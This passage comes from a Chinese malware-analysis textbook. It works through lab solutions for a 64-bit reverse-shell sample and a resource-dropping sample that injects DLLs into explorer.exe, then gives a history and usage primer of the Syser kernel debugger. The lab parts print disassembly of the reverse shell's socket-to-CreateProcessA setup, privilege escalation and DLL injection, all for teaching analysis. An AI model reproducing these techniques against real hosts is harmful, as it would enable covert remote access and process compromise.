000000014000120C            jz      short loc_140001218 ❶
000000014000120E
000000014000120E loc_14000120E:                        ; CODE XREF: main+16Aj
000000014000120E            mov     eax, 1
0000000140001213            jmp     loc_1400013D7 ❷
```

向上滚动查看哪两个字符串在进行比较，我们发现第一个字符串是正在执行的恶意代码文件名，而第二个是编码后的字符串。根据strncmp函数的返回值，我们要么执行❶处的跳转指令，来继续执行更有趣的代码，要么执行❷处的跳转，早早地退出程序。

为了能够动态地分析程序，我们需要让它继续运行，而不是过早的退出。我们可以修补❷处的jmp指令，以强制代码继续执行，即使程序名称并不正确。不幸的是，OllyDbg无法与64位的可执行程序一起正常工作，所以我们需要使用十六进制编辑器来手动修改字节内容。我们也可以像在Lab9-2中所做的那样试着找出正确的字符串重命名我们的进程，而不是去给代码打补丁。

要确定恶意代码在搜索什么字符串，我们可以使用动态分析来获得可执行程序应该命名的编码值。为了做到这点，我们使用WinDbg（因为OllyDbg不支持64位可执行文件）打开程序，并在strncmp函数调用处设置一个断点，如图21-1L所示。




图21-1L　使用WinDbg查看在Lab21-1中进行比较的字符串

WinDbg的输出有时会有点冗长，所以我们将重点放在发起的那些命令上。我们不能使用bp strncmp来设置断点，因为WinDbg不知道strncmp函数的位置。然而，IDA Pro使用特征来寻找strncmp函数，我们从代码清单21-6L中得知，对strncmp函数的调用位于0000000140001205地址。如图21-1L所示，我们使用u指令在❶处验证在0000000140001205位置的指令，然后在❷处设置一个断

点，并在❸处发出了一个g（go）命令。当断点被触发时，我们输入da rcx获得❹处的字符串。在❺处，我们看到正在进行比较的字符串是jzm.exe。

我们知道了如何让程序运行起来，便可以继续分析它。我们看到依次导入了函数WSAStartup、WSASocket、gethostbyname、htons和connect。不用花太多精力分析实际的代码，我们就可以从调用函数中知道这个程序正在连接到一个远程套接字上。然后，我们看到了另一个必须深入分析的函数调用，如代码清单21-7L所示。

代码清单21-7L　一个拥有不明数量参数的64位函数调用

```
00000001400013BD        mov     rcx, rbx ❶
00000001400013C0        movdqa  oword ptr [rbp+250h+var_160], xmm0
00000001400013C8        call    sub_140001000
```

在❶处，RBX寄存器被移动至RCX中，我们无法确认这是正常的寄存器转移，还是一个函数参数。回过头来分析RBX寄存器中存储了什么，我们发现它存储了WSASocket函数返回的套接字。当我们开始分析位于0x0000000140001000地址的函数时，我们就会看到这一个值被用于CreateProcessA函数的参数。对CreateProcessA函数的调用如代码清单21-8L所示。

代码清单21-8L　对CreateProcessA函数的64位调用代码

```
0000000140001025        mov     [rsp+0E8h+hHandle], rax
000000014000102A        mov     [rsp+0E8h+var_90], rax
000000014000102F        mov     [rsp+0E8h+var_88], rax
0000000140001034        lea     rax, [rsp+0E8h+hHandle]
0000000140001039        xor     r9d, r9d         ; lpThreadAttributes
000000014000103C        xor     r8d, r8d         ; lpProcessAttributes
000000014000103F        mov     [rsp+0E8h+var_A0], rax
0000000140001044        lea     rax, [rsp+0E8h+var_78]
0000000140001049        xor     ecx, ecx         ; lpApplicationName
000000014000104B        mov     [rsp+0E8h+var_A8], rax ❶
0000000140001050        xor     eax, eax
0000000140001052        mov     [rsp+0E8h+var_78], 68h
000000014000105A        mov     [rsp+0E8h+var_B0], rax
000000014000105F        mov     [rsp+0E8h+var_B8], rax
0000000140001064        mov     [rsp+0E8h+var_C0], eax
0000000140001068        mov     [rsp+0E8h+var_C8], 1
0000000140001070        mov     [rsp+0E8h+var_3C], 100h
000000014000107B        mov     [rsp+0E8h+var_28], rbx ❷
0000000140001083        mov     [rsp+0E8h+var_18], rbx ❸
000000014000108B        mov     [rsp+0E8h+var_20], rbx ❹
0000000140001093        call    cs:CreateProcessA
```

该套接字被存储在RBX中，没有显示在这段代码清单里，所有的参数都被移动至栈上，而不是压入栈中，这使得64位的函数调用比32位代码要复杂得多。

绝大多数到栈上的移动都代表CreateProcessA函数的参数，但有些并不是。比如❶处的mov指令操作的是CreateProcessA函数的参数LPSTARTUPINFO，而STARTUPINFO结构也被存储在栈上，从var_78变量开始，在❷、❸和❹位置看到的mov指令是被移入STARTUPINFO结构的一些值，这个结构刚好是被存储在栈上的，但不是CreateProcessA函数的参数。因为函数参数与其他栈行为的复杂交织，所以我们很难通过仅查看函数调用来搞清楚有多少个参数被传递给这个函数。然而，因为CreateProcessA函数拥有完备的文档，我们知道它需要整整10个参数。

此时，我们已经走到了代码的尽头。我们已经了解到恶意代码会检查程序名是否为jzm.exe，如果是的话，它会创建一个反向shell到远程计算机，来允许对主机的远程访问。

Lab 21-2参考解答

简短答案

1. 这个恶意代码包含了 X64、X64DLL 和 X86 资源节。每个资源节中都包含了一个内嵌的 PE 文件。
2. Lab21-02.exe 被编译为一个 32 位系统的程序。这在 PE 头中的 characteristics 域中显示，其中设置了 IMAGE_FILE_32BIT_MACHINE 标志位。
3. 该恶意代码试图解析并调用 IsWow64Process 函数，以确定它是否在 x64 系统上运行。
4. 在 x86 机器上，恶意代码会将 X86 资源节解析到磁盘上，并将其注入 *explorer.exe* 中。在 x64 机器上，恶意代码会从 X64 和 X64DLL 资源节中释放两个文件到磁盘上，并以一个 64 位进程启动该执行文件。
5. 在 x86 系统上，恶意代码将 Lab21-02.dll 安置到 Windows 系统目录中，通常是 *C:\Windows\System32*。
6. 在 x64 系统上，恶意代码将 Lab21-02x.dll 和 Lab21-02x.exe 释放到 Windows 系统目录中，但由于这是一个在 WOW64 中运行的 32 位进程，所以目录是 *C:\Windows\SysWOW64*。
7. 在 x64 系统上，恶意代码将启动 Lab21-02x.exe，这是一个 64 位进程。你可以在 PE 头中看到，Characteristics 域中设置了 IMAGE_FILE_64BIT_MACHINE 标志位。
8. 在 x64 和 x86 系统上，恶意代码都对 *explorer.exe* 执行 DLL 注入。在 x64 系统上，它安置并运行一个 64 位的二进制程序，并注入一个 64 位的 DLL 到 64 位模式运行的 *explorer.exe* 进程。在 x86 系统上，它注入一个 32 位的 DLL 到 32 位模式运行的 *explorer.exe* 进程中。

详细分析过程

由于这个恶意代码与Lab12-01.exe一样，只是附加了一个64位组件，因此Lab12-1是开始我们分析过程的一个好地方。让我们先来检查这个二进制文件中发现的新字符串，如下所示：

```
IsWow64Process
Lab21-02x.dll
X64DLL
X64
X86
Lab21-02x.exe
Lab21-02.dll
```

我们看到一对字符串在引用x64，以及`IsWow64Process`字符串，这是一个API调用，它可以告诉恶意代码自己是否在一个64位系统上以32位进程的方式运行。我们也看到了三个可疑的文件名：`Lab21-02.dll`、`Lab21-02x.dll`和`Lab21-02x.exe`。

接下来，我们使用PEview查看恶意代码，如图21-2L所示。




图21-2L　PEview中显示出三个不同的资源节

我们看到了三个不同的资源节：`X64`、`X64DLL`和`X86`。每个资源节似乎都包含了一个嵌入的PE格式文件，证据是MZ头和DOS存根。如果我们分别在x86和x64系统上执行快速动态分析，它都会弹出烦人的窗口，就像是Lab 12-1一样。

下一步，我们将分析工作移到IDA Pro中，找出恶意代码是如何使用`IsWow64Process`函数的。我们看到Lab21-02.exe开始部分使用了与Lab12-01.exe相同的代码，通过进程列表来动态定位API函数。在这些函数都被解析之后，代码有了一些变化，开始尝试动态定位`IsWow64Process`函数，如代码清单21-9L所示。

代码清单21-9L　动态定位IsWow64Process函数并进行调用

```
004012F2        push    offset aIswow64process  ; "IsWow64Process"
004012F7        push    offset ModuleName       ; "kernel32"
004012FC        mov     [ebp+var_10], 0
00401303        call    ebx ; GetModuleHandleA ❶
00401305        push    eax              ; hModule
00401306        call    edi ; GetProcAddress ❷
00401308        mov     myIsWow64Process, eax
```

```
0040130D         test    eax, eax ❸
0040130F         jz      short loc_401322
00401311         lea     edx, [ebp+var_10]
00401314         push    edx
00401315         call    ds:GetCurrentProcess
0040131B         push    eax
0040131C         call    myIsWow64Process ❹
```

在❶处，恶意代码获取了一个到kernel32.dll的句柄，并在❷处调用GetProcAddress函数，以尝试动态定位IsWow64Process函数地址。如果成功，它将装载这个函数的地址到myIsWow64Process变量中。❸处的测试是用来确定恶意代码是否找到了IsWow64Process函数的，而这一函数只被新版本的操作系统支持。恶意代码首先进行定位检查，目的是保持对不支持IsWow64Process函数的老版本兼容。接下来，恶意代码使用GetCurrentProcess函数获得自己的PID，然后在❹处调用了IsWow64Process函数，如果进程是运行在WOW64中的32位应用，那么函数将在var_10变量中返回true值。

基于IsWow64Process函数的检查结果，下面有两条恶意代码执行的路径：x86和x64。我们先来分析x86路径。

X86 代码路径

x86代码路径首先将字符串Lab21-02.dll和X86传递到sub_401000函数中。基于我们的静态分析结果，我们可以猜测并把这个函数重命名为extractResource，如代码清单21-10L所示。

代码清单21-10L　使用X86参数进行调用的extractResource函数

```
004013D9         push    offset aLab2102_dll       ; "Lab21-02.dll"
004013DE         push    offset aX86               ; "X86"
004013E3         call    extractResource ❶         ; formerly sub_401000
```

检查extractResource函数，我们可以看到它确实是将X86资源节中的文件提取到了磁盘上，然后将第二个参数附加到GetSystemDirectoryA函数获取的结果字符串上，从而将X86资源提取到*C:\Windows\System32\Lab21-02.dll*。

接下来，恶意代码在对sub_401130函数的调用中，通过使用OpenProcessToken、LookupPrivilegeValueA和AdjustTokenPrivileges等API函数设置了SeDebugPrivilege，这一过程我们已经在第11章的“使用SeDebugPrivilege”节进行了详细讲解。然后，恶意代码调用了EnumProcesses函数并遍历进程列表，使用strnicmp函数查找一个名称为explorer.exe的进程。

最后，恶意代码执行DLL注入，使用VirtualAllocEx和CreateRemoteThread函数，将Lab21-02.dll注入*explorer.exe*中。这种DLL注入方法与Lab12-1中的相同。比较Lab21-02.dll和Lab12-01.dll的MD5哈希值，我们可以看到，它们是相同的。因此，我们可以得出结论，当运行在32位系统上时，这个恶意代码与Lab12-1的样本执行相同操作，我们必须调查x64代码路径分析这个程

序在64位系统上是否执行了不同的操作。

X64 代码路径

X64代码路径开始时，两次调用了extractResource函数，分别抽取X64和X64DLL资源节到磁盘上，如代码清单21-11L所示。

代码清单21-11L 在x64系统上运行时，从资源节中抽取两个二进制文件

```
0040132F        push    offset aLab2102x_dll    ; "Lab21-02x.dll"
00401334        push    offset aX64dll          ; "X64DLL"
00401339        mov     eax, edi
0040133B        call    extractResource
...
0040134D        push    offset aLab2102x_exe    ; "Lab21-02x.exe"
00401352        push    offset aX64             ; "X64"
00401357        mov     eax, edi
00401359        call    extractResource
```

这两个二进制文件分别被提取为Lab21-02x.dll和Lab21-02x.exe，并放置到GetSystemDirectoryA函数返回的目录下。但如果我们在64位系统上动态运行这个恶意代码，我们在*C:\Windows\System32*目录下将不会看到这两个程序。这是因为Lab21-02.exe是在64位机器上运行的32位二进制程序，所以它会运行在WOW64环境中。系统路径会被映射至*C:\Windows\SysWOW64*目录，在这里你可以找到那些文件。

接下来，恶意代码使用ShellExecuteA函数，在本地计算机上启动Lab21-02x.exe。通过查看Lab21-02x.exe的PE头，我们可以看到Characteristics域设置了IMAGE_FILE_64BIT_MACHINE标志位，这告诉我们这个二进制文件是为x64模式编译的，也会作为一个64位进程运行。

为了在IDA Pro中反汇编Lab21-02x.exe，我们需要使用x64位高级版本的IDA Pro。当我们反汇编文件后，我们可以从高层次上查看这个文件，它的结构看起来很像Lab21-02.exe。例如，Lab21-02x.exe在开始时也是通过遍历进程列表，动态地定位API函数。Lab21-02x.exe在使用lstrcpyA函数和lstrcatA函数来创建字符串时，开始与Lab21-02.exe有所偏离。如代码清单21-12L的❶处和❷处所示。

代码清单21-12L 创建DLL的路径字符串，并写入到远程进程

```
00000001400011BF        lea     rdx, String2 ; "C:\\Windows\\SysWOW64\\"
00000001400011C6        lea     rcx, [rsp+1168h+Buffer] ; lpString1
...
00000001400011D2        call    cs:lstrcpyA ❶
00000001400011D8        lea     rdx, aLab2102x_dll      ; "Lab21-02x.dll"
00000001400011DF        lea     rcx, [rsp+1168h+Buffer] ; lpString1
00000001400011E4        call    cs:lstrcatA ❷
...
```

```
00000001400012CF        lea     r8, [rsp+1168h+Buffer]❸; lpBuffer
00000001400012D4        mov     r9d, 104h              ; nSize
00000001400012DA        mov     rdx, rax        ; lpBaseAddress
00000001400012DD        mov     rcx, rsi        ; hProcess
00000001400012E0        mov     [rsp+1168h+var_1148], 0
00000001400012E9        call    cs:WriteProcessMemory
```

创建的字符串与DLL程序在磁盘上的放置位置是相匹配的：*C:\Windows\SysWOW64\Lab21-02x.dll*。这一字符串的结果将被保存在本地变量缓冲区中（在代码清单中以粗体显示）。缓冲区最终在❸处的r8寄存器传递给WriteProcessMemory函数（作为lpBuffer参数），幸运的是，IDA Pro已经识别参数并添加了注释，尽管这里没有任何的压栈操作指令。

DLL字符串像这样被写入内存，然后紧随着一个CreateRemoteThread函数调用，这种指令模式告诉我们，这个二进制代码正在执行DLL注入。我们在字符串列表中找到了explorer.exe字符串，并跟踪它的交叉引用到0x140001100，如代码清单21-13L中❶处所示。

代码清单21-13L　使用QueryFullProcessImageNameA寻找explorer.exe进程的代码

```
00000001400010FA        call    cs:QueryFullProcessImageNameA
0000000140001100        lea     rdx, aExplorer_exe ❶   ; "explorer.exe"
0000000140001107        lea     rcx, [rsp+138h+var_118]
000000014000110C        call    sub_140001368
```

该段代码在进程内的迭代循环被调用，而QueryFullProcessImageNameA函数的结果通过explorer.exe传递给sub_140001368函数。通过推论，我们可以得出这样的结论：这是某种IDA Pro FLIRT库无法识别的某种字符串比较函数。

这个恶意代码与x86版本执行同样的操作，注入*explorer.exe*进程中。但这个64位的版本是注入到64位版本的*explorer.exe*进程中。我们使用高级版本的IDA Pro打开Lab21-02x.dll，可以看到它和Lab21-02.dll是一样的，只不过是为x64系统而编译的。

附录 D
致青春，基础软件开发的中国故事

文/赵菲 纪中展

题记：

2003年，正是互联网风起云涌，人人哥伦布事事蒙查查的时代，几个年轻人怀揣大梦想但做着看似没有巨大商业回报的基础软件开发研究，他们打破常规发明创造，自主开发出Windows内核调试器Syser Debugger，他们用笨功夫和慢功夫编写了30万行代码，在人类的基础软件开发史上留下永恒记忆。

十年后，这群已经不是那么年轻的年轻人筹划用新鲜的技术构想为Syser Debugger这款世界级产品注入新的生命力，这些举动或许是为了找回当初的梦想，用这样的举动来完成他们的致青春。

对于软件开发者而言，内核调试器是帮助他们洞悉Windows底层源代码、查看Windows内核的一种非常有效的手段。同时，它们还能够协助开发者对其所开发的应用程序进行内核调试，以确保应用程序或相关的设备驱动程序与Windows能够实现源代码级的兼容。

内核调试器在基础开发方面的作用很大，而内核调试器本身的开发是一项相当挑战软件开发者智慧的工作。在Windows平台，除了微软自身所提供的调试工具WinDbg外，一直以来市场上并没有更为方便的同类产品出现。这是由于内核调试器的产品研发具有较高的技术门槛，且使用者相对窄众，缺乏通用软件的巨大市场空间和商业回报，所以很少有软件供应商进行此项产品的投入与开发。

Compuware的SoftIce曾经是内核调试器中最富盛名的产品。SoftIce最早由Numega公司开发，后因收购被纳入Compuware旗下。相比微软出品的WinDBG，SoftIce最大的改进体现在图形化界面和单机调试两方面。这些改进为软件开发者的内核调试操作提供了极大的便利性。不过，在发布了针对Windows 2000的内核调试器版本后，伴随着Compuware在商业世界的由盛转衰，SoftIce这款明星产品也开始陨落。这款世界上曾经最出色的Windows内核调试器从2006年起就处于长期不更新的状态。

SoftIce在那个年代所缔造的辉煌激励着当时的中国开发者。吴岩峰、陈俊豪、马杰是需要被记住的。这几位当年供职瑞星公司的年轻软件工程师，用业余时间成功开发出了图形界面内核调试器

Syser Debugger，在这个“基础中的基础”领域做出自己名流千古的产品，真正参与到Windows基础软件开发中。

Syser Debugger，这是目前除微软的WinDbg外唯一仍在维护的Windows内核调试器。它的研发构想萌发于2003年。当时，大学毕业在北京闯荡了几年的吴岩峰加入瑞星公司刚刚一年，刚加入了一个研究性质的技术组。在这里，他遇到了后来的开发合作伙伴陈俊豪。陈俊豪当时还未大学毕业，正在瑞星实习，是一位极富编程天赋的80后。马杰那时正处于在瑞星发展的快车道。几个年轻人都对Windows底层软件开发有着浓厚的兴趣。

在他们的研究工作中，内核调试器是一个必备的工具。但在实际使用时，他们发现，现有的内核调试器在某些功能方面仍需完善，操作的便利性也需要提升。出于功能改进和将开发兴趣转变为真实产品的简单想法，他们决定一起开发出由中国人打造的给世界人用的内核调试器。

“做出中国的SoftIce”是当时他们立下的激荡着青春梦想的目标，同时吴岩峰和陈俊豪也在开发初期就明确了这一目标背后的技术内涵。他们希望仿效SoftIce的设计，开发出一款纯图形界面、且支持单机调试的内核调试器。马杰（前瑞星公司研发总经理、安全宝创始人兼CEO）在回忆Syser Debugger的开发历程时称，只有还原到最初的时间场景之下，才能真正理解和体会Syser Debugger对于中国基础软件开发的独特意义。

在产品开发刚刚起步的2003年，Windows的统治地位依然稳固，参与Windows基础软件开发是许多程序员的终极梦想。不过在当时，中国的开发者仍旧处在相对封闭的开发氛围之中，与国外的交流有限，相关的开发经验几近于零，可供参考的资料也十分稀缺，而操作系统底层软件的开发本身就拥有非常高的技术门槛。这些都决定了内核调试器的开发是勇敢者才会挑战的任务。

他们在三个月内就完成了这款内核调试器的原型设计。但要把这个简陋的原型丰实起来，需要攻克诸多技术难题。“图形界面开发”是摆在吴岩峰和陈俊豪面前的第一道难关。在当时的条件下，这一产品设计目标牵涉到复杂的底层技术，以及繁杂的调试操作。在吴岩峰和陈俊豪之前，也曾有中国的软件开发者尝试进行Windows内核调试器的研发，但大都是基于DOS环境进行的纯字符界面的开发。清华大学硕士刘涛涛所开发的TR工具软件曾在DOS平台声名鹊起，但却始终未能向图形化界面成功转型。

面对一个看上去有些“遥不可及”的目标，他们迈出了自己的脚步。屏幕上每一次的光标闪现、每一个菜单的打开与关闭，还有每个滚动条的翻转，都要被折算成一行行复杂的代码，还有一次次烦琐的调试操作，这些全部要用业余时间完成。在图形化界面开发陷入困境的阶段，马杰这位当时瑞星技术开发团队的领导者开发出了一个跨平台的图形库，大大降低了图形界面开发的复杂性。

在开发初期提供图形库支持后，马杰退出了这款产品的研发。接下来的两年时间内，吴岩峰和陈俊豪完成了余下的开发工作。他们按照功能对开发任务进行了细分，最终于2006年以共享软件的形式正式对外发布这款产品。正是因为马杰在项目早期的参与，让这款产品在某种意义上拥有“两个半”作者。这款Windows内核调试器后来被命名为Syser Debugger。吴岩峰说，这款心血之作最终被冠以

“Syser”之名，一方面是为了表达其系统级软件的属性，同时也是在向基础软件开发群体致敬。

时至今日，Syser Debugger的开发历程对于它的创造者而言依然是如此激动人心。每当回顾这段长达两年多的开发经历，吴岩峰的脑海里总会闪现出鲜活的画面。为了解决一个反复出现的蓝屏故障，吴岩峰在两个月的时间内每天晚上都花费至少两个小时的时间调试代码。经过了一个环节接一个环节的排查，几乎把所有的代码都注释掉，才最终确定故障是由于多个CPU相互竞争而使调用栈被冲掉所致。只要简单地将两条指令的顺序调换，这个蓝屏故障就会被解决，但是之前反反复复的排查让吴岩峰多次想到了放弃。

经过持续不断的开发与改进后，Syser Debugger终于问世了，至此吴岩峰和陈俊豪共编写和调试了近30万行代码。或许是冥冥中自有安排，Syser Debugger在2006年的正式发布与SoftIce退出市场的时间正好契合。Syser Debugger由此接棒SoftIce成为世界上唯一能够在Windows平台上单机调试驱动开发的系统级调试工具，同时它还是除微软WinDbg外唯一至今仍在维护的Windows内核调试器。

Syser Debugger的成功研发让吴岩峰和陈俊豪跻身顶尖Windows基础软件开发者的行列。在2006年发布之后，这款内核调试器在专业领域迅速赢得认可。尤其是在国际市场，很多国外软件开发商购买这一软件的许可证，并成为其长期客户。更加让吴岩峰和陈俊豪发自内心感到自豪的是，Syser Debugger得到了业内顶级专家的认可。*Windows Internals*（深入解析Windows操作系统）是著名操作系统内核专家Mark Russinovich和David Solomon所撰写的阐述Windows操作系统原理的经典著作。在这一著作第五版的“内核调试”章节中，把Syser Debugger列为推荐的Windows内核调试工具。这标志着Syser Debugger真正跻身世界级工具软件行列，对于中国的基础软件开发者而言，是一个莫大的鼓舞。

但由于内核调试器的用户群相对局限，Syser Debugger长期以来仅在一个相对狭小的领域被专业人士所熟知，在国内市场的知名度仅限于安全圈。同时，这款明星产品给两位作者带来的商业回报也并不丰厚。在完成Syser Debugger开发后，吴岩峰和陈俊豪也走上了完全不同的职业轨迹。

在2006年Syser Debugger发布之时，吴岩峰已经离开瑞星公司，开始了一段短期创业的经历。随后他先后辗转Websense、盛大等公司，目前在阿里巴巴云OS部门从事软件研发工作。从2003年开始研发Syser Debugger至今，吴岩峰在十年间从一个“单打独斗”的技术粉丝蜕变为一位拥有丰富软件开发与管理经验的资深软件工程师。他坦言，做软件开发的初心并未改变，而相比自己在十年前的选择，今天的他更愿意做能够惠及大众的软件，让软件技术服务更多的人。

另一位作者陈俊豪则在Syser Debugger开发期间从大学休学，并且在离开瑞星公司后成为一个“宅”在家里的软件开发者。这位80后至今仍过着每天打游戏、阶段性在家中做些软件开发工作的自由生活。从2008年起，Syser Debugger基本交由吴岩峰进行维护，陈俊豪则在维护着同样是两人合作开发的另一款多媒体格式转换软件。

从2006年发布至今，Syser Debugger一直处在维护之中。不过，这款能够对Windows操作系统进行中立分析的工具软件也有自己的成长困惑。Syser Debugger在32位版本的Windows系统上运行稳定，

但随着64位版本Windows的流行，向64位Windows平台的移植成为制约Syser Debugger发展的瓶颈。凭借吴岩峰的一己之力，无法完成向64位Windows平台移植的庞大工程。除此之外，Syser Debugger还面临着与Windows 8操作系统相互兼容的问题。

另一方面，长期以来Syser Debugger的付费客户主要来自国外，国内的应用状况堪忧。吴岩峰说，除了软件盗版这一常规问题，国内用户对Syser Debugger的使用方向更让人失望。Syser Debugger最初的设计是为了帮助杀毒软件厂商进行软件调试，解决系统兼容性问题，但在国内却被用于游戏外挂、流氓软件的开发。这完全背离了吴岩峰和陈俊豪的产品研发初衷。虽然技术理想在现实中显得很骨感，但吴岩峰依然坚信Syser Debugger是一款具有长久生命力的工具软件。他相信，虽然被某些用户用来释放负能量，但Syser Debugger在专业领域服务专业人群的贡献已经得到证明。

作为Syser Debugger图形界面开发进程中重要的支持者，马杰对这款产品有着深厚的感情。他认为，在当时技术难度高、且商业回报不大的情况下，吴岩峰和陈俊豪在产品开发过程中所表现出的智慧和勇气，至今仍令人钦佩。相比当前大量的软件开发者热衷于高商业价值的消费类软件开发，吴岩峰和陈俊豪当初的选择显得尤为可贵。结合自己多年的安全软件领域从业经验，马杰表示，时至今日，从信息安全的角度，重新回味和审视Syser Debugger的开发历程都是非常有价值的。自主开发的内核调试器符合国家层面的信息安全要求，同时其所具备的中立性也更加利于软件开发的故障发现。此外，Syser Debugger的成功证明了中国人具备参与操作系统底层软件开发的能力，应该有更多的软件开发者在这一领域展开尝试。

马杰组建了一支与他们十年前相比同样年轻的技术团队，开启Syser Debugger向64位Windows平台的移植进程。马杰希望，用新鲜的技术构想与热情，为Syser Debugger这款世界级产品注入新的活力。作为一款Windows平台的内核调试器，Syser Debugger能不能完成这次关键的转型？或许只有重新寻回当初的激荡的情感与无畏的勇气，才会真正找到答案。

附录E　Syser 操作入门

E.1　前言

Syser使用方法看似复杂，其实却非常简单，只是需要使用者记忆一些常用的Syser指令。很多人以为Syser是专门调试Windows内核驱动的，而其实Syser是全功能型的调试器，可以调试Ring0和Ring3两种模式。下面就先来介绍一下大家所不了解的Syser，让我们了解一下Syser的真实模样。

E.2　调试应用程序

首先我们需要了解SDS概念，这也是Syser调试器的功能亮点。

SDS的全称是Syser Debug Symbol，不错，这就是Syser独有格式的调试符号文件。Syser的SDS非常强大，它可以将各种符号文件（PDB、DBG、IDA的map文件等）导入到SDS文件中，下面就让我们来看一下。

众所周知，调试过程中，符号的有无可以极大程度地影响调试分析的效率，所以启动调试目标前，我们先要将符号（也就是对应的SDS文件）准备好。




调试者可以从以下方式生成SDS（如下图菜单命令所示）：

- PDB/DBG导入。
- IDA的map文件导入。
- 从PE的导出表符号导入。

在此，限于篇幅，我们就描述一下如何从PDB文件中导入符号到SDS文件。如果调试微软的模块，还可以使用Syser提供的Symbol Downloader进行加载。

单击Add按钮来选择所要调试的模块，完成后单击Get Symbols按钮即可。Syser在PDB符号文件下载完成后，列表的Status一栏就会显示Success，如下图所示。




下载好PDB文件后，需要将PDB文件和目标调试文件放在同一目录下，然后单击Syser的Loader菜单下的Translate Debugging Data to SDS命令，导入符号成功后，会在Syser的Console窗口显示导入成功的相关信息。

至此符号已经准备好，可以开始调试了，选择Loader菜单下的Load For Debugging命令进行目标模块的加载，如下图所示。



